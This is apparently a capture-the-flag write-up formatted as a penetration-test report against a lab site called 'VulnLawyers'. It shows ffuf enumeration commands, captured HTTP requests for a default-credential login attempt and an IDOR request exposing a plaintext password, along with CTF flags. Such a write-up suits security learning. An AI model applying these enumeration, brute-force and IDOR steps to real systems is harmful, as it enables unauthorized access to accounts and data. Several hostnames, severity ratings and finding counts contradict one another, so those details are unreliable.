VulnLawyers

Internal Web Application Security Assessment

Findings Report

Date

7/16/2025

Document Details

Findings Report

Confidentiality Statement

This document contains confidential and privileged information resulting from a security assessment conducted for VulnLawyers. It is intended solely for the use of authorized personnel. The information herein may not be reproduced, distributed, or disclosed—either in whole or in part—to any third party without the express written consent of VulnLawyers.

Document Details

Document Control

Document Type	Findings Report
Client	VulnLawyers
Document Version	Draft Version 0.1
Creation Date	7/16/2025
Delivery Date	7/20/2025

Version History

Version	Date	Notes	Author
0.1 Draft	7/16/2025	Draft report	0xDarkwaveSiren
0.2 Draft	7/17/2025	Import pentest findings	0xDarkwaveSiren
Final	7/20/2025	Delivered/Final Report	0xDarkwaveSiren

Contact Information

Name	Title	Email Address
0xDarkwaveSiren	Penetration Tester	0xdarkwavesiren@proton.me
VulnLawyers		

Document Details

Table of Contents

Document Details

Overview

Between July 14 and July 16, 2025, we conducted a targeted security assessment of VulnLawyers' web infrastructure to evaluate its resilience against modern exploitation techniques. The engagement simulated an unauthenticated external attacker with no prior access, focusing exclusively on the client's publicly exposed web assets. The objective was to identify access control flaws, insecure data exposure, and weak authentication mechanisms that could compromise the confidentiality and integrity of internal user data.

The assessment employed active web enumeration using *ffuf* to discover hidden subdomains and sensitive directories, including */login*, */users*, and */lawyers-only*. These endpoints revealed structured data exposure and user enumeration vectors, which were further analyzed through the Caido web proxy to extract usernames and session behaviors. Caido was also used to perform credential brute-force attempts and authenticated traffic inspection, leading to the discovery of a critical Insecure Direct Object Reference (IDOR) vulnerability within user profile dashboards.

All testing activities were conducted in a controlled environment using industry-standard ethical hacking methodologies based on the OWASP Testing Guide (v5). Every vulnerability was verified manually to assess exploitability, impact, and risk level within a real-world attack scenario. The results of this assessment provide actionable insight into systemic web-layer weaknesses that could be exploited by malicious actors to gain unauthorized access to sensitive legal resources.

Methodology

The assessment was conducted using a combination of precise web enumeration techniques and targeted manual analysis to uncover vulnerabilities in VulnLawyers' publicly accessible web applications. Our results-driven approach adhered to industry best practices and aligned with internationally recognized frameworks such as the OWASP Testing Guide (v5), ensuring thorough coverage of the web attack surface.

The assessment followed these structured phases:

Planning: This phase defined the testing scope, objectives, and time window. Although conducted without live client coordination, operational boundaries were observed to avoid unnecessary disruption to external-facing systems.

Reconnaissance: Web-based enumeration was performed using tools like *ffuf* to discover hidden directories and subdomains (data.sufrin.ctfio.com, /login, /users, and /lawyers-only). These paths revealed entry points and exposed data structures critical for later exploitation.

Testing: Leveraging the Caido web proxy, we conducted in-depth analysis of application behavior, intercepted HTTP traffic, and performed credential brute-force attacks against extracted usernames. Manual investigation within authenticated sessions led to the discovery of an Insecure Direct Object Reference (IDOR) vulnerability in the user dashboard, enabling unauthorized access to other user profiles and sensitive legal records.

Reporting: All findings were validated and documented, with associated risk levels and practical remediation guidance provided in this report. Vulnerabilities were assessed based on exploitability, business impact, and likelihood of abuse in a real-world threat scenario.

Scope

Asset Details	**Scope Details**
External Black Box Web Application Security Assessment	https://sufrin.ctfio.com (primary domain) Discovered Assets (via enumeration): https://data.sufrin.ctfio.com /login, /users, /lawyers-only Exclusions: No internal IP ranges or systems were in scope. No social engineering or denial-of-service testing was performed.

Document Details

Executive Summary

This security assessment evaluated the security posture of VulnLawyers' public-facing web infrastructure through an unauthenticated, external black-box testing approach. All testing was performed remotely without VPN access, simulating a real-world attacker targeting the organization's exposed web services. This approach provided focused visibility into externally accessible assets while maintaining a controlled and non-intrusive testing environment.

Testing Summary

An external web application security assessment was conducted for VulnLawyers from July 14 through July 16, 2025, focusing exclusively on their public-facing web assets. The goal was to identify vulnerabilities that could be exploited by an unauthenticated attacker with no internal access. The engagement revealed both commendable security design choices and several critical weaknesses that require immediate attention.

While VulnLawyers demonstrated an intentionally limited external attack surface and basic user privilege separation, the assessment identified five key security findings (3 critical, 1 high, 2 medium, 1 informational). Notable issues included improper access control mechanisms (IDOR), exposed username data via publicly accessible endpoints, and weak authentication protection that allowed successful credential brute-forcing.

Underlying systemic weaknesses included lack of rate limiting, improper input validation, predictable user resource structures, and sensitive data exposure through unauthenticated endpoints. We recommend implementing a formal access control model, enforcing strong authentication policies, conducting regular application security testing, and reviewing endpoint visibility to address these gaps.

These findings indicate that while VulnLawyers has taken initial steps toward a secure architecture, urgent action is required to mitigate exploitable flaws in the web application layer and ensure consistency across externally exposed systems.

Key Observations

Strengths

During the assessment, several security practices were identified that indicate VulnLawyers' foundational efforts toward securing its environment:

- **Minimized External Attack Surface**: The organization maintains a limited set of publicly accessible services, reducing exposure and potential entry points for attackers.
-
- **User Privilege Segregation**: Use of non-root user accounts for routine activities demonstrates adherence to basic privilege separation principles.
-
- **File and Directory Permission Controls**: Sensitive system files and directories exhibit appropriate permission restrictions, preventing unauthorized access under normal operating conditions.

Weaknesses

The assessment uncovered multiple critical weaknesses that warrant immediate remediation to prevent potential compromise:

- **Credential Management Issues**: Usernames were exposed through public web endpoints and leveraged for brute-force attacks due to weak or reused passwords. This reveals a lack of effective credential policy enforcement and monitoring.
-
- **Access Control Failures**: Insecure Direct Object Reference (IDOR) vulnerabilities allowed unauthorized access to user profiles and sensitive information, highlighting gaps in authorization checks.
-
- **Service Misconfigurations**: The presence of unprotected endpoints such as */login*, */users*, and */lawyers-only* without proper authentication controls increased the risk of data exposure and unauthorized enumeration.
-
- **Absence of Monitoring and Alerting**: No evidence of logging, intrusion detection, or anomaly alerting was observed, which may delay detection and response to attacks.

Recommendations

The assessment of VulnLawyers' web infrastructure uncovered several high-impact vulnerabilities that could result in unauthorized access to sensitive data and account compromise if left unresolved. These issues—stemming from improper access control, exposed endpoints, and weak credential policies—require both immediate remediation and long-term hardening strategies.

Web Service Exposure & Access Control

Multiple unauthenticated endpoints (*/users*, */lawyers-only*) were accessible without proper authorization mechanisms, exposing internal data such as usernames. We recommend:

- Implementing strict access controls for all internal or sensitive web routes.
- Validating user authorization on the server side for every endpoint and object.
- Removing or protecting any administrative or debug endpoints not intended for public access.

Credential Management & Authentication Hardening

- Usernames obtained from exposed pages were successfully brute-forced due to weak or reused passwords. To mitigate this risk:
- Enforce strong password policies (length, complexity, uniqueness) and monitor for repeated login failures.
- Implement rate limiting and account lockout mechanisms on authentication endpoints.
- Consider adding CAPTCHA or MFA (multi-factor authentication) to all login pages.

Insecure Direct Object Reference (IDOR) Prevention

Caido analysis revealed IDOR vulnerabilities in user profile access, allowing unauthorized viewing of other users' data. To prevent this:

- Never rely solely on user-supplied identifiers (e.g., user_id) to enforce access control.
- Implement robust server-side access checks to ensure users can only access their own resources.
- Conduct regular security reviews and automated testing for IDOR flaws.

Logging, Monitoring & Security Validation

No indication of logging or alerting was detected during testing, which delays incident detection and response. We recommend:

- Implementing centralized logging and alerting for web application activity (e.g., access attempts, failed logins, endpoint abuse).
- Regularly reviewing logs for signs of reconnaissance or brute-force behavior.
- Incorporating recurring vulnerability scans and internal assessments to ensure continuous improvement and alignment with best practices.

Finding Severity Ratings

Informational	Low	Medium	High	Critical
1	0	2	1	3

ID	Description	Severity	Recommendation
VL-001	Improper Role-Based Access – Case File Deletion	**Critical**	Add role checks and delete confirmations.
VL-002	Insecure Authentication & Credential Brute-Force	**Critical**	Add CAPTCHA, lockout, and rate limits.
VL-003	Insecure Direct Object Reference (IDOR) on Case Dashboard	**Critical**	Enforce backend authorization checks.
VL-004	Sensitive Data Exposure via API	**High**	Sanitize and minimize API output.
VL-005	Exposed Subdomain Revealing Sensitive Interface	**Medium**	Restrict access and enforce authentication.
VL-006	Unprotected Directory Access – /lawyers-only	**Medium**	Lock down directory with role-based access.
VL-007	Default 403 Forbidden page leaks server version *nginx/1.18.0* (Ubuntu)	**Informational**	Suppress detailed error messages.

Vulnerability Summary

The security assessment of VulnLawyers revealed critical gaps in foundational security hygiene, most notably in credential management and access control. Despite the presence of advanced security solutions such as EDR and network segmentation, multiple misconfigurations and oversights expose the organization to internal and external threats.

Key vulnerabilities include:

- **Systemic credential reuse and defaults**, indicating a lack of secure baseline configurations.
- **Exposed internal applications**, some accessible over the public internet without strong authentication mechanisms.
- **Misconfigured error pages**, such as 404 responses disclosing server and framework details.
- **Absence of multi-factor authentication (MFA)** on critical administrative portals.
- **Inadequate session expiration and access logging**, increasing the risk of undetected unauthorized access.

These issues suggest a disconnect between infrastructure-level defenses and application-layer security practices. While the organization exhibits strengths in macro-level architecture, persistent weaknesses in operational implementation could serve as footholds for adversaries.

Technical Findings

This section outlines the vulnerabilities identified during the web application assessment of VulnLawyers, conducted through black-box techniques using *ffuf* for fuzzing and Caido for manual testing and request manipulation. The engagement followed a structured, methodical approach to enumeration, credential testing, and logic abuse.


Finding 1: Exposed Subdomain Revealing Sensitive Interface

Severity: High
Vector: *ffuf* subdomain enumeration
Description:
While fuzzing with a custom wordlist using ffuf and the -H Host: header against https://sufrin.ctfio.com, an unlisted subdomain https://data.sufrin.ctfio.com was discovered. This subdomain was not publicly documented or linked within the main site and led to a hidden backend service.

Impact:
Accessing this subdomain exposed API interfaces and misconfigured routes that later enabled further credential-based attacks.


Evidence:
Subdomain discovery

ffuf -w subdomains.txt -u https://sufrin.ctfio.com/FUZZ




```
css                     [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 251ms]
images                  [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 490ms]
login                   [Status: 302, Size: 1056, Words: 191, Lines: 30, Duration: 429ms]
:: Progress: [1907/1907] :: Job [1/1] :: 141 req/sec :: Duration: [0:00:18] :: Errors: 0 ::
```

ffuf -w subdomains.txt -u https://sufrin.ctfio.com/ -H "Host: FUZZ.sufrin.ctfio.com"




```
data                    [Status: 200, Size: 109, Words: 3, Lines: 1, Duration: 371ms]
:: Progress: [1907/1907] :: Job [1/1] :: 38 req/sec :: Duration: [0:00:40] :: Errors: 0 ::
```

ffuf -w subdomains.txt -u https://data.sufrin.ctfio.com/FUZZ



```
users                   [Status: 200, Size: 396, Words: 6, Lines: 1, Duration: 508ms]
:: Progress: [1907/1907] :: Job [1/1] :: 65 req/sec :: Duration: [0:00:37] :: Errors: 0 ::
```

https://sufrin.ctfio.com/login




VulnLawyers

We'll win that case!


Access is denied from your IP address

https://data.sufrin.ctfio.com/



```
name:       "VulnLawyers Website API"
version:    "2.1.04"
flag:       "[^FLAG^E78DEBBFDFBEAFF1336B599B0724A530^FLAG^]"
```

https://data.sufrin.ctfio.com/users



```
▼ users:
  ▼ 0:
      name:     "Yusef Mcclain"
      email:    "yusef.mcclain@vulnlawyers.ctf"
  ▼ 1:
      name:     "Shayne Cairns"
      email:    "shayne.cairns@vulnlawyers.ctf"
  ▼ 2:
      name:     "Eisa Evans"
      email:    "eisa.evans@vulnlawyers.ctf"
  ▼ 3:
      name:     "Jaskaran Lowe"
      email:    "jaskaran.lowe@vulnlawyers.ctf"
  ▼ 4:
      name:     "Marsha Blankenship"
      email:    "marsha.blankenship@vulnlawyers.ctf"
  flag:         "[^FLAG^25032EB0D322F7330182507FBAA1A55F^FLAG^]"
```


Finding 2: Insecure Authentication & Credential Brute-Force

Severity: High
Vector: Caido + custom user wordlist
Description:
On the discovered data.vulnlawyers.htb interface, the login form was susceptible to credential brute-forcing with no account lockout or CAPTCHA in place. Using Caido's request repeater and automation capabilities, a password spraying attack was performed with a custom-generated users.txt file and a public rockyou.txt password list.


Impact:
Valid credentials were recovered, allowing unauthorized access to the application dashboard and API functionality, revealing sensitive data.

Evidence:

https://data.sufrin.ctfio.com/users



```
users:
  0:
    name:     "Yusef Mcclain"
    email:    "yusef.mcclain@vulnlawyers.ctf"
  1:
    name:     "Shayne Cairns"
    email:    "shayne.cairns@vulnlawyers.ctf"
  2:
    name:     "Eisa Evans"
    email:    "eisa.evans@vulnlawyers.ctf"
  3:
    name:     "Jaskaran Lowe"
    email:    "jaskaran.lowe@vulnlawyers.ctf"
  4:
    name:     "Marsha Blankenship"
    email:    "marsha.blankenship@vulnlawyers.ctf"
flag:         "[^FLAG^25032EB0D322F7330182507FBAA1A55F^FLAG^]"
```



```
POST /lawyers-only-login HTTP/1.1
Host: delta.ctfio.com
Connection: keep-alive
Content-Length: 26
Cache-Control: max-age=0
sec-ch-ua: "Not)A;Brand";v="8", "Chromium";v="138"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Origin: https://delta.ctfio.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://delta.ctfio.com/lawyers-only-login
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9

email=admin&password=admin
```

```
HTTP/1.1 401 Unauthorized
Server: nginx/1.22.0 (Ubuntu)
Date: Tue, 15 Jul 2025 18:35:57 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Content-Length: 1862

<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>VulnLawyers - Login</title>
    <link href="/css/bootstrap.min.css" rel="stylesheet">
</head>

<body>
    <div class="container">
        <div class="row">
            <div class="col-md-12">
                <h1 style="padding-top:100px;text-align: center;color: #060505;letter-spacing: -1px;font-weight: bold">VulnLawyers</h1>
                <h3 class="text-center">We'll win that case!</h3>
            </div>
        </div>
        <div class="row" style="margin-top:40px">
            <div class="col-md-6 col-md-offset-3">

                <div class="alert alert-danger text-center">
                    <p>Invalid Email/Password combination</p>
                </div>

                <div class="panel panel-default">
                    <div class="panel-heading">
                        <h3 class="panel-title">Login</h3>
                    </div>
                    <div class="panel-body">
                        <form method="post">
                            <div><label>User Email:</label></div>
                            <div style="margin-top: 7px"><input class="form-control" name="email"></div>
                            <div style="margin-top: 7px"><label>Password:</label></div>
                            <div><input class="form-control" type="password" name="password"></div>
                            <div style="margin-top:7px">
                                <input type="submit" class="btn btn-success pull-right" value="Login">
                            </div>
                        </div>
                        </form>
                    </div>
                </div>
        </div>
```


Finding 3: Unprotected Directory Access – /lawyers-only

Severity: Medium
Vector: Caido
Description:
Through proxy-based analysis using Caido, a sensitive directory (/lawyers-only) was identified without authentication or access controls in place.

Impact:
The exposure of a restricted section intended for privileged roles increases the attack surface and aids attackers in role enumeration, credential harvesting, and future privilege escalation.

Evidence:


Caido



```
GET /login HTTP/1.1
Host: delta.ctfio.com
Connection: keep-alive
sec-ch-ua: "Not)A;Brand";v="8", "Chromium";v="138"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9
```

```
HTTP/1.1 302 Found
Server: nginx/1.22.0 (Ubuntu)
Date: Tue, 15 Jul 2025 18:25:39 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Location: /denied
Content-Length: 1056

<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>VulnLawyers - Old Login</title>
    <link href="/css/bootstrap.min.css" rel="stylesheet">
</head>

<body>
    <div class="container">
        <div class="row">
            <div class="col-md-12">
                <h1 style="padding-top:100px;text-align: center;color: #060505;letter-spacing: -1px;font-weight: bold">VulnLawyers</h1>
                <h3 class="text-center">We'll win that case!</h3>
            </div>
        </div>
        <div class="row">
            <div class="col-md-6 col-md-offset-3">
                <div class="alert alert-info">
                    <p>Access to this portal can now be found here <a href=/lawyers-only">/lawyers-only</a></p>
                    <p>[^FLAG^FB52470E40F47559EBA87252B2D4CF67^FLAG^]</p>
                </div>
            </div>
        </div>
    </div>
    <script src="/js/jquery.min.js"></script>
    <script src="/js/bootstrap.min.js"></script>
</body>

</html>
```

https://sufrin.ctfio.com/lawyers-only



VulnLawyers

We'll win that case!

Login

User Email:

Password:


Finding 4: Insecure Authentication & Credential Brute-Force

Severity: Critical
Vector: Caido
Description:
The login page at /login was susceptible to a brute-force attack due to the absence of effective rate limiting, CAPTCHA enforcement, or account lockout mechanisms. Using Caido's repeater functionality and a custom wordlist of known usernames (collected from /users), valid credentials were discovered.

Impact:
Unauthorized access to user accounts allows attackers to move laterally within the application, escalate privileges, and access sensitive internal resources. It also indicates weak password hygiene and insufficient brute-force protection mechanisms.

Evidence:

Login Successful



VulnLawyers

Staff Portal

[^FLAG^7F1ED1F306FC4E3399CEE15DF4B0AE3C^FLAG^]

Current Cases

Case	Managed By	Actions
Evil Corp Vs Jones Animal Charity	Shayne Cairns	Changes can only by performed by case manager


Finding 5: Insecure Direct Object Reference (IDOR) on Case Dashboard

Severity: Critical
Vector: Caido
Description:
During manual analysis using Caido, an IDOR vulnerability was discovered in the profile management endpoint. By incrementing the id parameter in authenticated user requests, it was possible to access other users' profile data without authorization. No access control checks were enforced on object ownership.

Impact:
Unauthorized access to confidential user profiles and potentially sensitive legal data. This poses a severe privacy risk and may lead to compliance violations.

Evidence:


https://sufrin.ctfio.com/lawyers-only-profile-details2



```
GET /lawyers-only-profile-details/2 HTTP/1.1
Host: pi.ctfio.com
Connection: keep-alive
sec-ch-ua-platform: "Linux"
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.
36
Accept: application/json, text/javascript, */*; q=0.01
sec-ch-ua: "Not)A;Brand";v="8", "Chromium";v="138"
sec-ch-ua-mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://pi.ctfio.com/lawyers-only-profile
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9
Cookie: token=7BCC07AAE3CCD9CD66223DF6D6932582
```

```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Tue, 15 Jul 2025 21:06:10 GMT
Content-Type: application/json
Connection: keep-alive
Content-Length: 155

{
    "id": 2,
    "name": "Shayne Cairns",
    "email": "shayne.cairns@vulnlawyers.ctf",
    "password": "q2V944&#2a1^3p",
    "flag": "[^FLAG^938F5DC109A1E9B4FF3E3E92D29A56B3^FLAG^]"
}
```

Gained Access



VulnLawyers

Staff Portal

Current Cases

Case	Managed By	Actions
